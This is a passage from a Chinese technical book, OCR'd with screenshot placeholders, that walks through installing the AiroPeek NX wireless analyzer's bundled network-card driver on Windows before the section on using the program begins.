


图 21.29 AiroPeek NX 初始界面




图 21.30 AiroPeek NX 报错




图 21.31 网络连接窗口

step 2 在出现的窗口中选择要与 AiroPeek 交互的无线网卡，单击鼠标右键，在弹出的快捷菜单中选择 Properties（属性）命令，如图 21.32 所示。




图 21.32 选中指定网络设备的属性

step 3 单击 Configure（配置）按钮，在新对话框中单击 Driver（驱动程序）标签，然后再单击 Update Driver（更新驱动程序）按钮，如图 21.33 所示。




图 21.33 更新网络驱动

step 4 在新对话框中单击 Next 按钮，随后选中第二个单选项，从列表或者指定位置安装，如图 21.34 所示，然后单击 Next 按钮。




图 21.34 选择查找驱动的方式

step 5 选择“Don't search. I will choose the driver to install”（不要搜索，我要自己选择要安装的驱动程序）单选项，然后单击 Next 按钮，如图 21.35 所示。




图 21.35 手动指定驱动的位置

step 6 在随后的对话框中选择要更新的网络适配器，然后单击 Have Disk（从硬盘安装）按钮，如图 21.36 所示。

step 7 指定要安装的驱动位置，该驱动在 AiroPeek NX 中已经自带。根据不同的无线网卡类型选择合适的驱动，如图 21.37 所示。

step 8 选中驱动之后单击 Open（打开）按钮，然后单击 OK 按钮，如图 21.38 所示。




图 21.36 选择要更新的网络适配器




图 21.37 选择合适的驱动




图 21.38 确认网卡驱动的位置

step 9 选择无线网卡的制造者和网络适配器，并单击 Next 按钮。

step 10 在随后过程中出现“为发现数字签名”，单击 Continue Anyway（继续）按钮，如图 21.39 所示。




图 21.39 安装过程中询问数字签名问题

step 11 单击最后窗口中的 Finish 按钮，该过程最后可能需要重启计算机。

至此，AiroPeek NX 软件就可以成功运行了。

21.4.3.2 使用 AiroPeek NX

AiroPeek NX 功能非常强大，本小节详细了解一下如何使用 AiroPeek NX 的各种功能。

在 ArioPeek NX 刚刚启动之后，会看到一个开始页面，如图 21.40 所示，页面中包含了很多信息。

